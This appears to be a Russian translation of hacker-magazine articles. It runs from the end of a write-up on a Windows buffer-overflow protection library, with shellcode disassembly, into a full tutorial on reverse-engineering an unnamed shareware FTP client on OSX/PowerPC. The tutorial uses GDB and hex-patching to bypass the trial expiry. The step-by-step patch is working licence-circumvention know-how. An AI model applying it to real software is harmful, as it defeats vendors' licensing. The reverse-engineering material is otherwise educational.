0012FDA8   01EB            ADD EBX,EBP
...
[!] 0012FD8F (calls) -> 0012FD8D (jumps) -> 0012FDDE

(ПРОЦЕДУРА РАЗБОРА БЛОКА PEB)
0012FDDE   31C0            XOR EAX,EAX
0012FDE0   64:8B40 30      MOV EAX,DWORD PTR FS:[EAX+30]
0012FDE4   8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
0012FDE7   8B70 1C         MOV ESI,DWORD PTR DS:[EAX+1C] ; [!!-P1]
0012FDEA   AD              LODS DWORD PTR DS:[ESI]       ; [!!-P2]
```

• `[!!-P1]` — Protty (P1) берёт управление выполнением программы, когда выполняется инструкция по адресу `0012FDE7h` (`MOV ESI,DWORD PTR DS:[EAX+1C]`). Приложение завершается, атака отражена.
• `[!!-P2]` — P2 работает аналогично, но перенаправление выполнения происходит при выполнении инструкции `lodsd`.

VII. Недостатки (что следует знать) — TODO

Я тестировал Protty2 (P2) с:

• Microsoft Internet Explorer
• Mozilla Firefox
• Nullsoft Winamp
• Mozilla Thunderbird
• WinRAR
• PuTTY
• Windows Explorer

...и несколькими другими приложениями. Всё работало нормально при защите 2–5 модулей (стандарт — 2 модуля: `NTDLL.DLL` и `KERNEL32.DLL`), с незначительным ростом потребления CPU.

Вы можете настроить количество защищаемых модулей и другие параметры под свою машину/программное обеспечение. Положительный момент — защищённый регион памяти не запрашивается постоянно; как правило, только при загрузке новых модулей (поэтому не поглощает много CPU).

Однако существуют, вероятно, приложения, которые не будут работать стабильно с Protty. Думаю, снижение числа методов защиты сделает механизм более стабильным, однако также снизит уровень безопасности.

Впрочем, он, похоже, стабильнее, чем XP SP2. Я готовлюсь к экзаменам, поэтому у меня не так много времени на Protty — помните, что это концептуальный код.

TODO:

!!! КРИТИЧЕСКИ ВАЖНО !!!

• добавить проверку всей цепочки SEH
• оптимизация кода, меньше кода, больше *скоро-о-ости*
• добавить проверку векторной обработки исключений
• добавить ключи реестра/загрузчики для автоматической инъекции в запускаемые приложения

(для желающих работать с Protty1):

• добавить процедуру вычисления выравнивания для `VirtualProtect` для более точного описания размера региона.

Впрочем, я реализовал `SAFE_MEMORY_MODE` (новинка!). Описание:

Когда Protty достигает точки проверки региона памяти, вызвавшего исключение, он проверяет, защищён ли этот регион.

Из-за отсутствия процедуры вычисления выравнивания для `VirtualProtect` процедура сравнения регионов Protty может быть нестабильной (редкие случаи) — чтобы предотвратить такие случаи, я сделал `SAFE_MEMORY_MODE`.

В этом случае Protty не проверяет, находится ли память, вызвавшая исключение, где-то внутри таблицы защищённых регионов. Вместо этого Protty получает реальную защиту данного адреса памяти (использую `VirtualProtect`, а не `VirtualQuery`, так как последний не работает в специальных областях). Затем проверяется, установлена ли реальная защита `PAGE_NOACCESS`; если да — Protty снимает защиту со всех защищённых регионов и снова проверяет защиту. Если она изменилась, значит, запрошенная память находится где-то внутри защищённых регионов. Остаток механизма аналогичен (думаю, это даже лучше, чем процедура выравнивания, и работает хорошо).

(включить безопасный режим можно, отредактировав `prot/conf.inc` *и пересобрав библиотеку)*

VIII. Заключение

В конце хочу сказать, что работы ещё много (это концепция), но я с удовольствием написал эту маленькую штуку. Она основана на довольно новых идеях, новых технологиях, новых вещах. Описание краткое и недостаточно задокументированное — как я уже сказал, лучше проверьте сами и увидьте результат. Прошу прощения за плохой английский и всякие «языковые» вещи. Если есть комментарии — напишите мне на email.

Особая благодарность (в случайном порядке):

K.S.Satish, Artur Byszko, Cezary Piekarski, T, Bart Siedlecki, mcb

«Некоторые птицы не созданы для клетки — их перья слишком ярки.»
— Стивен Кинг, «Побег из Шоушенка»

IX. Ссылки


```
[1] VirtualQuery API
    https://msdn.microsoft.com/library/en-us/memory/base/virtualquery.asp

[2] Структура MEMORY_BASIC_INFORMATION
    https://msdn.microsoft.com/library/en-us/memory/base/memory_basic_information_str.asp

[3] IsBadWritePtr API
    https://msdn.microsoft.com/library/en-us/memory/base/isbadwriteptr.asp

[4] Библиотека Detours
    https://research.microsoft.com/sn/detours/

[5] Bypassing 3rd Party Windows Buffer Overflow Protection
    https://phrack.org/issues/62/5#article

[6] Defeating w2k3 stack protection
    http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf

[7] Gaining important datas from PEB under NT boxes
    http://vx.netlux.org/29a/29a-6/29a-6.224

[8] Мануалы IA32
    http://developer.intel.com/design/Pentium4/documentation.htm

[9] An In-Depth Look into the Win32 Portable Executable File Format (PART2)
    http://msdn.microsoft.com/msdnmag/issues/02/03/PE2/default.aspx

[10] Windows Heap Overflows
     http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/win-usa-04/bh-win-04-litchfield/bh-win

[11] Technological Step Into Win32 Shellcodes
     http://www.astalavista.com//data/w32shellcodes.txt

[12] EPO: Entry-Point Obscuring
     http://vx.netlux.org/29a/29a-4/29a-4.223
```

X. Код

Бинарный файл и исходный код библиотеки прилагаются к статье. Также доступны по адресу http://pb.specialised.info .

[Бинарный пакет PROTT-PACKAGE.ZIP.BASE64 прилагается к оригинальному файлу статьи]

Обратная разработка — взлом PowerPC на OSX с помощью GDB

Автор: curious

Содержание

1.0 - Введение

Эта статья — руководство по разбору приложений OSX и перепрограммированию их внутренних структур с целью изменения поведения по сравнению с оригинальным замыслом. Тема будет исследована на примере снятия ограничений с shareware-программы. Хотя материал разбирается шаг за шагом, я призываю вас самостоятельно пробовать всё описанное — на своих программах, а не просто механически повторять прочитанное.

Данная техника имеет и другие важные применения: написание патчей для программ с закрытым исходным кодом (когда компания прекратила существование или не заинтересована в поддержке), анализ вредоносного программного обеспечения, а также исправление некорректно скомпилированных программ.

Предполагается, что читатель уже обладает базовыми знаниями в этой области — возможно, вы немного программировали на ассемблере или имеете опыт взлома под Windows или Linux. Желательно хотя бы в общих чертах понимать, что такое язык ассемблера: что такое регистр, что такое относительный переход и т.д. Если вы никогда раньше не работали с ассемблером PowerPC под OSX, возможно, стоит сначала ознакомиться с приложением A. Базовое знакомство с GDB также будет очень полезным.

В этом руководстве используются следующие инструменты и ресурсы: документация XCode Cocoa (входит в состав инструментов разработчика OSX), справочник по ассемблеру PowerPC (рекомендую «PowerPC Microprocessor Family: The Programming Environments for 32-Bit Microprocessors» от IBM — его можно найти на их сайте), gcc, текстовый редактор и hex-редактор (я использую bvi). Также потребуется XCode/Interface Builder или утилита Steve Nygard'a «class-dump» и Apple'овский «otool».

Я не являюсь экспертом в данной области — мои знания собраны по крупицам в ходе работы в этой сфере: сначала под Windows, затем под Linux, а теперь под OSX. Уверен, что в статье немало вещей, которые можно было бы сделать правильнее / эффективнее / проще, и если вы знаете как — напишите мне, обсудим! Уже сейчас эта статья многим обязана превосходным предложениям и кропотливой работе Christian Klein из Teenage Mutant Hero Coders.

Мне было очень сложно решить, публиковать ли эту статью анонимно. Недавно в моей стране были приняты (или только намечаются к принятию) законы в духе DMCA, которые представляют существенную угрозу тому виду исследований, которому посвящён этот документ, — исследований, имеющих важные академические и корпоративные приложения. Я убеждён, что при написании этого документа не нарушил никаких законов, однако судебная система порой рисует слишком широкими мазками.

Спасибо, что читаете.
``

2.0 - Цель

Целью является shareware-клиент для SFTP и FTP, с которым я впервые столкнулся после скандала с автоматическим выполнением ftp несколько лет назад (см.). Из уважения к авторам я не стану называть программу явно; анализируемая версия к настоящему времени уже устарела.

3.0 - Протокол атаки

Первый шаг — вынудить программу продемонстрировать нежелательное поведение, которое мы хотим изменить, чтобы понимать, что искать и что менять. Из документации я знаю, что у меня есть пятнадцать дней использования, после чего программа начнёт отстаивать свой статус shareware: я потеряю доступ к меню «Избранное», а сессии станут ограниченными по времени.

Поскольку ждать пятнадцать дней не хотелось, я удалил настройки программы в `~/Library/Application Support/` и перевёл системные часы на год назад. Запустил программу, завершил её, а затем вернул часы к текущему времени. Теперь при попытке запуска я получаю сообщение об истечении срока действия, и перечисленные выше санкции вступают в силу.

Теперь нужно определить точку первоначального вмешательства в программу. Начинать с `main()` или даже `NSApplicationMain()` (с чего «начинаются» программы Cocoa) не всегда практично в крупных объектно-ориентированных и событийно-управляемых программах, ставших нормой в разработке под Cocoa. Вот к чему я пришёл после нескольких неудачных попыток.

Один из подходов — атаковать со стороны интерфейса. Если заглянуть внутрь пакета приложения (файл `.app`, который на самом деле является папкой), почти наверняка обнаружится набор nib-файлов, задающих пользовательский интерфейс. Я нашёл nib-файл для диалога регистрации и открыл его в Interface Builder.

Исследуя описанные там действия, находим многообещающий IBAction `validateRegistration:`, прикреплённый к классу `RegistrationController`. Звучит как хорошая отправная точка, однако если разработчики похожи на меня, они могли и не тащить свои классы в IB, и реальные имена классов могут сильно отличаться.

Если подходящий nib-файл найти не удалось — не отчаивайтесь. Если у вас есть class-dump, запустите его на исполняемом файле Mach-O (обычно находится в `.app/Contents/MacOS/`), и он попытается сформировать объявления классов программы. Поищите там подходящую функцию-кандидат.

Теперь, когда у нас есть несколько идей, откуда начать, запустим GDB и рассмотрим всё поближе. Запустим GDB на исполняемом файле Mach-O. После загрузки поищем имя функции, которое мы

обнаружили. Если имя функции так и не удалось найти (из-за отсутствия nib-файлов и class-dump), можно просто выполнить `info fun`, чтобы получить список функций, которые GDB может проиндексировать в программе.

```
(gdb) info fun validateRegistration
All functions matching regular expression "validateRegistration":
Non-debugging symbols:
0x00051830  -[StateController validateRegistration:]
```

Судя по всему, `StateController` — это внутреннее имя объекта управления регистрацией, упомянутого ранее. Посмотрим, какие методы зарегистрированы у него:

```
(gdb) info fun StateController
All functions matching regular expression "StateController":
Non-debugging symbols:
0x0005090c  -[StateController init]
0x00050970  +[StateController sharedInstance]
0x000509f8  -[StateController appDidLaunch]
0x00050e48  -[StateController cancelRegistration:]
0x00050e8c  -[StateController findLostNumber:]
0x00050efc  -[StateController state]
0x00050fd0  -[StateController validState]
0x00051128  -[StateController saveState:]
0x000512e0  -[StateController appendState:]
0x00051600  -[StateController initState]
0x0005165c  -[StateController stateDidChange:]
0x00051830  -[StateController validateRegistration:]
0x00051bd8  -[StateController windowDidLoad]
```

`validState` — без аргументов (без завершающего `:`) — звучит очень перспективно. Установив на нём точку останова и запустив программу, видим, что он вызывается дважды при запуске и дважды при попытке изменить состояние регистрации — это логично, поскольку для истёкших копий предусмотрены два вида санкций, как обсуждалось ранее. Исследуем эту функцию глубже.

Ниже приведена частичная дизассемблированная копия с комментариями — я попытался уложиться в 75 колонок, но результат может варьироваться. Прежде всего это для тех, кто не знаком с ассемблером PPC; итоговое резюме приводится в конце.

```
(gdb) disass 0x50fd0
Dump of assembler code for function -[StateController validState]:
0x00050fd0 <-[StateController validState]+0>:   mflr    r0

    # Скопировать link-регистр в r0.

0x00050fd4 <-[StateController validState]+4>:   stmw    r27,-20(r1)

    # Сохранить r27, r28, r29, r30 и r31 в пяти последовательных
    # словах, начиная с r1 - 20 (0xbfffe2bc).

0x00050fd8 <-[StateController validState]+8>:   addis   r4,r12,4

    # r4 = r12 + 4 || 16(0)
    #
    # || = "конкатенация", в данном случае с шестнадцатью нулями.
    # Это фактически сдвигает "четыре" (100B) в старшие шестнадцать бит регистра.

0x00050fdc <-[StateController validState]+12>:  stw     r0,8(r1)

    # Записать r0 по адресу r1 + 8.

0x00050fe0 <-[StateController validState]+16>:  mr      r29,r3

    # Скопировать r3 в r29. В данный момент он содержит
    # адрес объекта, для которого вызван метод
    # (экземпляр StateController).

0x00050fe4 <-[StateController validState]+20>:  addis   r3,r12,4
    # Аналогично 0x50fd8, но в r3.
```

```
0x00050fe8 <-[StateController validState]+24>:  stwu    r1,-96(r1)

    # Store Word With Update:
    #  "address" = r1 - 96
    #  сохранить r1 по "address"
    #  r1 = "address"

0x00050fec <-[StateController validState]+28>:  mr      r31,r12

    # Скопировать r12 в r31.

0x00050ff0 <-[StateController validState]+32>:  lwz     r4,1620(r4)

    # Загрузить r4 содержимым адреса r4 + 1620 (0x91624).
    # r4 теперь содержит 0x908980CC = строка C, "sharedInstance".

0x00050ff4 <-[StateController validState]+36>:  lwz     r3,5944(r3)

    # Загрузить r3 содержимым адреса r3 + 5944 (0x92708).
    # r3 теперь содержит 0x92b20 = объект objc, описывает себя как "Preferences".
    #
    # По всей видимости, это экземпляр недокументированного API настроек,
    # используемого Mail и Safari. Ай-яй-яй.

0x00050ff8 <-[StateController validState]+40>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ Preferences sharedInstance ];
    # (gdb) po $r3
    # <Preferences: 0x10d6c0>

0x00050ffc <-[StateController validState]+44>:  lwz     r0,40(r29)

    # Загрузить r29 + 40 в r0. Как вы помните, r29 был установлен
    # в 0x50fe0 на экземпляр StateController. Следовательно,
    # это смещение указывает на некую переменную экземпляра.
    #
    # В данном случае её значение равно nil. Видимо, она ещё не
    # была присвоена. Моя теория: эта функция будет вызываться
    # несколько раз на одном объекте, и первый проход выполнит инициализацию.

0x00051000 <-[StateController validState]+48>:  mr      r27,r3

    # Скопировать общий экземпляр (далее — prefObject),
    # возвращённый в 0x50ff8, в r27.

0x00051004 <-[StateController validState]+52>:  cmpwi   cr7,r0,0

    # Сравнить r0 (первую переменную экземпляра (далее SC:1))
    # с nil, сохранить результат.
    #
    # (gdb) print /t $cr
    # $19 = 10010000000000010000101000010
    #
    # cr7 занимает биты 21-24: 001B ("равно").
    # CR может содержать 100B ("больше"), 010B ("меньше")
    # или 001B ("равно").

0x00051008 <-[StateController validState]+56>:
    bne+    cr7,0x51030 <-[StateController validState]+96>

    # Перейти к +96, если бит "равно" cr7 не установлен.
    # Он установлен, поэтому продолжаем.

0x0005100c <-[StateController validState]+60>:  addis   r4,r31,4

    # Аналогично 0x50fd8, но в r4. Обратите внимание, что r31 —
    # новый адрес для r12, использованного в обоих предыдущих случаях.
    # Полагаю, r31 содержит начало таблицы с именами сообщений программы.

0x00051010 <-[StateController validState]+64>:  lwz     r4,5168(r4)
```

```
    # Загрузить r4 + 5168 в r4. Это оказывается строкой C: "firstLaunch".

0x00051014 <-[StateController validState]+68>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ prefObject firstLaunch ];
    # Возвращается объект NSDate, в данном случае
    # 2003-09-19 23:30:10 +1000. Будем называть его firstLaunchDate.

0x00051018 <-[StateController validState]+72>:  cmpwi   cr7,r3,0

    # Сравнить firstLaunchDate с nil, результат в cr7.

0x0005101c <-[StateController validState]+76>:  stw     r3,40(r29)

    # Сохранить r3 (firstLaunchDate) в r29 + 40 — вспомним,
    # что это переменная SC:1 объекта StateController,
    # упоминавшаяся в 0x50ffc.

0x00051020 <-[StateController validState]+80>:
    beq+    cr7,0x51030 <-[StateController validState]+96>

    # Если бит "равно" установлен, перейти к +96 — то же место,
    # что и в 0x51008 при успешной загрузке. Неожиданно.

0x00051024 <-[StateController validState]+84>:  addis   r4,r31,4
0x00051028 <-[StateController validState]+88>:  lwz     r4,2472(r4)

    # Раз загрузка удалась, выполнение продолжается здесь —
    # загружаем таблицу сообщений и строку "retain".

0x0005102c <-[StateController validState]+92>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # firstLaunchDate = [ firstLaunchDate retain ];

0x00051030 <-[StateController validState]+96>:  lwz     r3,40(r29)

    # Здесь сходятся разветвившиеся пути — загружаем r3 значением SC:1.

0x00051034 <-[StateController validState]+100>: cmpwi   cr7,r3,0
0x00051038 <-[StateController validState]+104>:
    beq+    cr7,0x51070 <-[StateController validState]+160>

    # Проверяем, равно ли nil; если да, переходим к +160.
    # Это поймало бы случай перехода из 0x51020 —
    # хотя, казалось бы, логичнее было бы прыгнуть напрямую.

0x0005103c <-[StateController validState]+108>: addis   r4,r31,4
0x00051040 <-[StateController validState]+112>: lwz     r4,4976(r4)

    # Загрузить таблицу сообщений и строку "timeIntervalSinceNow".

0x00051044 <-[StateController validState]+116>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ firstLaunchDate timeIntervalSinceNow ];
    #
    # Это сообщение возвращает NSTimeInterval (double).
    # Соответственно, результат окажется в f1, а не в r3.
    # В моём случае:
    # (gdb) print $f1
    # $21 = -31790371.620961875
    # (gdb) print $f1/60/60/24
    # $22 = -367.944115983355
    #
    # Это ожидаемо, исходя из того, что мы сделали в начале.

0x00051048 <-[StateController validState]+120>: addis   r2,r31,3

    # Неизвестно, что находится по r31 + 3 || 0x0000.
```

```
    # Это не таблица символов сообщений, а r2 обычно зарезервирован для RTOC.

0x0005104c <-[StateController validState]+124>: lfd     f0,26880(r2)

    # Загрузить double по адресу r2 + 26880 в f0. Возможно, r2 —
    # таблица констант. Значение оказывается большим жирным нулём.

0x00051050 <-[StateController validState]+128>: fcmpu   cr7,f1,f0
0x00051054 <-[StateController validState]+132>:
    ble+    cr7,0x51070 <-[StateController validState]+160>

    # Сравниваем время между первым запуском и сейчас с нулём;
    # если оно меньше (что так и должно быть, если первый запуск
    # не был в будущем!), переходим к +160.

0x00051058 <-[StateController validState]+136>: addis   r4,r31,4
0x0005105c <-[StateController validState]+140>: lwz     r3,40(r29)
0x00051060 <-[StateController validState]+144>: lwz     r4,1836(r4)
0x00051064 <-[StateController validState]+148>:
    bl      0x739d0 <dyld_stub_objc_msgSend>
0x00051068 <-[StateController validState]+152>: li      r0,0
0x0005106c <-[StateController validState]+156>: stw     r0,40(r29)
0x00051070 <-[StateController validState]+160>: lwz     r0,40(r29)

    # Загружаем неизменный SC:1 в r0.

0x00051074 <-[StateController validState]+164>: addis   r2,r31,4
0x00051078 <-[StateController validState]+168>: addis   r28,r31,4

    # Загружаем таблицу символов сообщений в r2 и r28.

0x0005107c <-[StateController validState]+172>: lwz     r3,44(r29)

    # Загружаем ещё одну переменную экземпляра StateController —
    # на 4 байта дальше, по смещению +44. Назовём её SC:2.
    #
    # Это ещё один NSDate: "2004-09-21 21:55:27 +1000" —
    # время начала текущей сессии gdb.

0x00051080 <-[StateController validState]+176>: addis   r30,r31,4

    # Загружаем таблицу символов сообщений в r30.

0x00051084 <-[StateController validState]+180>: cmpwi   cr7,r0,0
0x00051088 <-[StateController validState]+184>:
    bne-    cr7,0x510cc <-[StateController validState]+252>

    # Сравниваем SC:1 с 0; если не равно, переходим к +252.
    # Так и происходит.

0x0005108c <-[StateController validState]+188>: lwz     r4,5172(r2)
0x00051090 <-[StateController validState]+192>:
    bl      0x739d0 <dyld_stub_objc_msgSend>
0x00051094 <-[StateController validState]+196>: lwz     r4,1504(r30)
0x00051098 <-[StateController validState]+200>: lwz     r3,5924(r28)
0x0005109c <-[StateController validState]+204>:
    bl      0x739d0 <dyld_stub_objc_msgSend>
0x000510a0 <-[StateController validState]+208>: stw     r3,40(r29)
0x000510a4 <-[StateController validState]+212>: addis   r4,r31,4
0x000510a8 <-[StateController validState]+216>: lwz     r4,2472(r4)
0x000510ac <-[StateController validState]+220>:
    bl      0x739d0 <dyld_stub_objc_msgSend>
0x000510b0 <-[StateController validState]+224>: lwz     r5,40(r29)
0x000510b4 <-[StateController validState]+228>: mr      r3,r27
0x000510b8 <-[StateController validState]+232>: addis   r4,r31,4
0x000510bc <-[StateController validState]+236>: lwz     r4,5176(r4)
0x000510c0 <-[StateController validState]+240>:
    bl      0x739d0 <dyld_stub_objc_msgSend>
0x000510c4 <-[StateController validState]+244>: li      r3,1
0x000510c8 <-[StateController validState]+248>:
    b       0x51114 <-[StateController validState]+324>
```

```
0x000510cc <-[StateController validState]+252>: lwz     r4,5172(r2)

    # Загрузить r4 из r2 + 5172. r2 по-прежнему содержит таблицу
    # символов сообщений из 0x51074. Строка — "timeIntervalSince1970".

0x000510d0 <-[StateController validState]+256>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 по-прежнему содержит SC:2 из 0x5107c — время текущего запуска.
    #
    # f1 = [ SC:2 timeIntervalSince1970 ];
    # f1 = 1095767727.4292047
    # f1/60/60/24/365 = 34.746566699302541

0x000510d4 <-[StateController validState]+260>: lwz     r4,1504(r30)

    # r30 по-прежнему содержит таблицу символов сообщений.
    # r4 получает "dateWithTimeIntervalSince1970:"

0x000510d8 <-[StateController validState]+264>: lwz     r3,5924(r28)

    # В r28 была таблица символов сообщений, но +5924,
    # судя по всему, содержит объект класса NSDate.

0x000510dc <-[StateController validState]+268>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ NSDate dateWithTimeIntervalSince1970: $f1 ]
    # Поскольку первый аргумент — float, он берётся из f1,
    # в котором ещё хранятся секунды с эпохи 1970 до текущего запуска
    # из 0x510d0.
    # В итоге получается точная копия SC:2. Назовём её thisLaunchDate.

0x000510e0 <-[StateController validState]+272>: addis   r4,r31,4

    # Загружаем таблицу символов сообщений в r4.

0x000510e4 <-[StateController validState]+276>: mr      r29,r3

    # Копируем r3 в r29.

0x000510e8 <-[StateController validState]+280>: mr      r3,r27

    # Копируем r27 в r3. В последний раз r27 в 0x51000
    # содержал общий объект настроек.

0x000510ec <-[StateController validState]+284>: lwz     r4,5168(r4)

    # Загружаем строку "firstLaunch" в r4.

0x000510f0 <-[StateController validState]+288>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ prefObject firstLaunch ];
    # Как видели в 0x51014, возвращённое значение позже
    # сохранялось в SC:1.

0x000510f4 <-[StateController validState]+292>: addis   r4,r31,4

    # Загружаем таблицу символов сообщений в r4.

0x000510f8 <-[StateController validState]+296>: mr      r5,r3

    # Перемещаем только что полученный NSDate из prefObject
    # в r5 (второй аргумент).

0x000510fc <-[StateController validState]+300>: mr      r3,r29

    # Копируем r29 в r3 — в r29 лежит восстановленный NSDate
    # thisLaunchDate из 0x510dc.
0x00051100 <-[StateController validState]+304>: lwz     r4,3456(r4)
```

```
    # Загружаем "isEqualToDate:" в r4.

0x00051104 <-[StateController validState]+308>:
    bl      0x739d0 <dyld_stub_objc_msgSend>

    # r3 = [ thisLaunchDate isEqualToDate: firstLaunchDate ];
    # Это будет ноль, если только не первый запуск.

0x00051108 <-[StateController validState]+312>: addic   r2,r3,-1

    # r2 = r3 - 1 с флагом переноса.
    # r2 теперь будет максимальным.
    # XER = 100B.

0x0005110c <-[StateController validState]+316>: subfe   r0,r2,r3

    # subfe r0, r2, r3 = !( r2 + r3 + XER[ бит переноса ] )
    #                  = !( max + 0 + 0 )
    #                  = !( max )
    #                  = 0

0x00051110 <-[StateController validState]+320>: mr      r3,r0

    # Перемещаем r0 в r3 — результат функции.

0x00051114 <-[StateController validState]+324>: lwz     r0,104(r1)
0x00051118 <-[StateController validState]+328>: addi    r1,r1,96
0x0005111c <-[StateController validState]+332>: lwz     r27,-20(r1)
0x00051120 <-[StateController validState]+336>: mtlr    r0
0x00051124 <-[StateController validState]+340>: blr

    # Различные служебные операции и возврат. В основном
    # восстанавливаем слова, сохранённые в память, и link-регистр,
    # запомненный в начале функции.

End of assembler dump.
```

Итак, если подводить итог, `validState` делает нечто отличное от того, на что указывает её имя: проверяет, запускается ли программа впервые, инициализирует некоторые структуры данных и т.д. Если функция возвращает единицу, отображается диалог с предложением подписаться на рассылку компании.

Итак, это не то, что мы предполагали, но время не потрачено впустую: мы обнаружили две полезных единицы информации — местонахождение даты первого запуска (`StateController + 40`) и даты текущего запуска (`StateController + 44`). Они должны корректно устанавливаться в любой момент после первого вызова этой функции. Именно эти два значения ключевы для определения того, истёк ли срок действия программы.

Перед нами несколько вариантов действий. Зная смещения данных, можно попытаться найти код, проверяющий, не закончился ли пробный период, либо перехватить процесс инициализации и подменить загружаемые данные так, чтобы пользователь всегда оставался в пределах пробного окна. Поскольку второго варианта вполне достаточно, попробуем его — обсуждение других путей могло бы стать интересным домашним заданием или темой для отдельной статьи.

4.0 - Решения и патчинг

Возможный метод: перезаписать содержимое `StateController + 40` значением из `StateController + 44` (установив дату первого запуска равной текущей дате), а затем вернуть ноль, не трогая код, работающий с API настроек. Благодаря объектно-ориентированной методологии разработки под Cocoa вероятность того, что какая-то другая функция проведёт

прыжок в середину этой, стремится к нулю, так что оставшееся можно не трогать.

Предлагаемая функция-замена:

Занять регистр для работы. Загрузить содержимое `StateController + 44` в него, записать его в `StateController + 40`, освободить регистр, обнулить r3, вернуться. Запись выполняется именно так, поскольку в PPC-ассемблере нельзя писать напрямую из памяти в память.

```
 +-----
 | stw    r31,  -20(r1)
 | lwz    r31,   44(r3)
 | stw    r31,   40(r3)
 | lwz    r31,  -20(r1)
 | xor    r3,   r3,   r3
 | blr
 +-----
```

Вместо того чтобы сверяться со справочником по инструкциям и собирать вручную, воспользуюсь GCC. Вставьте код в файл следующим образом:

newfunc.s:

```
.text
  .globl _main
_main:
  stw           r31,    -20(r1)
  lwz           r31,    44(r3)
  stw           r31,    40(r3)
  lwz           r31,    -20(r1)
  xor           r3,     r3,     r3
  blr
```

Скомпилируйте командой `gcc newfunc.s -o temp` и загрузите в gdb:

```
(gdb) x/15i main
0x1dec <main>:         stw     r31,-20(r1)
0x1df0 <main+4>:       lwz     r31,44(r3)
0x1df4 <main+8>:       stw     r31,40(r3)
0x1df8 <main+12>:      lwz     r31,-20(r1)
0x1dfc <main+16>:      xor     r3,r3,r3
0x1e00 <main+20>:      blr
0x1e04 <dyld_stub_exit>: mflr  r0
```

Просмотрим машинный код для 24 инструкций после ``:

```
(gdb) x/24xb main
0x1dec <main>:
    0x93    0xe1    0xff    0xec    0x83    0xe3    0x00    0x2c
0x1df4 <main+8>:
    0x93    0xe3    0x00    0x28    0x83    0xe1    0xff    0xec
0x1dfc <main+16>:
    0x7c    0x63    0x1a    0x78    0x4e    0x80    0x00    0x20
```

Теперь, получив собранный байткод, нужно вставить его в исполняемый файл. GDB теоретически способен патчить файл напрямую, но на практике это несколько сложнее, чем кажется (подробности — в приложении B).

Хорошая новость: найти правильное смещение в файле для патча несложно. Сначала запишите смещение кода, который хотите заменить, как оно отображается в GDB (в данном случае — `0x50fd0`). Затем выполните:

```
(gdb) info sym 0x50fd0
[StateController validState] in section LC_SEGMENT.__TEXT.__text
    of <executable name>
```

Зная, в каком сегменте находится код (`__TEXT.__text`), можно продолжать. Запустите `otool -l` на вашем бинарнике и найдите нечто похожее на это (взято из другого исполняемого файла):

```
Section
```

```
   sectname __text
    segname __TEXT
       addr 0x0000236c
       size 0x000009a8
     offset 4972
      align 2^2 (4)
     reloff 0
     nreloc 0
      flags 0x80000400
  reserved1 0
  reserved2 0
```

Смещение вашего кода в файле равно: адрес кода в памяти минус значение поля `addr`, плюс значение поля `offset`. Обратите внимание, что `addr` — в шестнадцатеричном формате, а `offset` — нет! Теперь можно просто перезаписать нужный код в hex-редакторе.

Сохраните файл и попробуйте запустить программу. У меня заработало с первого раза!

A - GDB, OSX, PPC и Cocoa — некоторые наблюдения

Соглашение о вызовах:

При обработке вызовов регистры 0, 1 и 2 хранят важную служебную информацию. С ними не следует работать без тщательного восстановления значений сразу после использования. Аргументы функций передаются начиная с r3, возвращаемые значения также хранятся в r3. Исключение составляют числа с плавающей точкой — они могут возвращаться в f1 и т.д.

Одна из вещей, делающих приложения OSX таким удовольствием для взлома, — активное использование чётко определённых объектно-ориентированных интерфейсов и, соответственно, обильное применение механизма сообщений. В дизассемблированном коде вы нередко будете встречать переходы к ``. Это переформулировка типичного соглашения о вызовах:

```
[ anObject aMessage: anArgument andA: notherArgument ];
```

в нечто вроде:

```
objc_msgSend( anObject, "aMessage:andA:", anArgument, notherArgument );
```

Таким образом, получатель будет занимать r3, селектор окажется обычной строкой в r4, а последующие аргументы начинаются с r5. Поскольку r4 содержит строку, изучайте её командой `x/s $r4`; получатель является объектом — `po $r3`; для типов последующих аргументов рекомендую обращаться к документации Xcode там, где она доступна. `po` — сокращение от вызова метода описания на принимающем объекте.

Интеграция с GDB:

Благодаря отличной поддержке Objective-C в GDB мы можем не только ставить точки останова на функциях, используя нотацию сообщений `[]`, но и выполнять прямые вызовы методов. Например, если r5 содержит указатель на объект NSString, следующее вполне корректно:

```
(gdb) print ( char * ) [ $r5 cString ]
$3 = 0x833c8 " \t\r\n"
```

Очень полезно. Не забывайте об этой возможности, когда захочется проверить, как определённые функции реагируют на определённые входные данные.

B - Почему нельзя просто наложить патч через GDB?

Как некоторые из вас, вероятно, знают, GDB в принципе может записывать изменения в core-файлы и исполняемые файлы. Однако в нашем сценарии это не особенно практично, и сейчас объясню почему.

Во-первых, у Mach-O бинарников есть защита памяти. Если вы собираетесь перезаписывать части сегмента `__TEXT.__text`, придётся сбросить его разрешения. Christian Klein написал программу для этого (см.). Также, когда программа уже запущена и имеет своё адресное пространство, можно сделать что-то вроде:

```
(gdb) print (int)mprotect( <address>, <length>, 0x1|0x2|0x4 )
```

Однако даже после этого вы сможете писать только в процесс в памяти. Чтобы внести изменения в копию на диске, нужно либо запустить GDB как `gdb --write`, либо выполнить:

```
(gdb) set write on
(gdb) exec-file <filename>
```

Проблема в том, что OSX использует подкачку по требованию (demand paging) для исполняемых файлов.

Это означает, что вся программа не загружается в память сразу — она считывается с диска по мере необходимости. Вследствие этого запрещается исполнять файл, открытый на запись.

Итог: если вы попытаетесь это сделать, то сразу после запуска программы в отладчике она завершится с ошибкой «Text file is busy».

```
|=[ EOF ]=---------------------------------------------------------------=|
```

Обзор безопасности встраиваемых систем и его применение к методологии взлома

Автор: Cawan или

Содержание

---

1. Введение

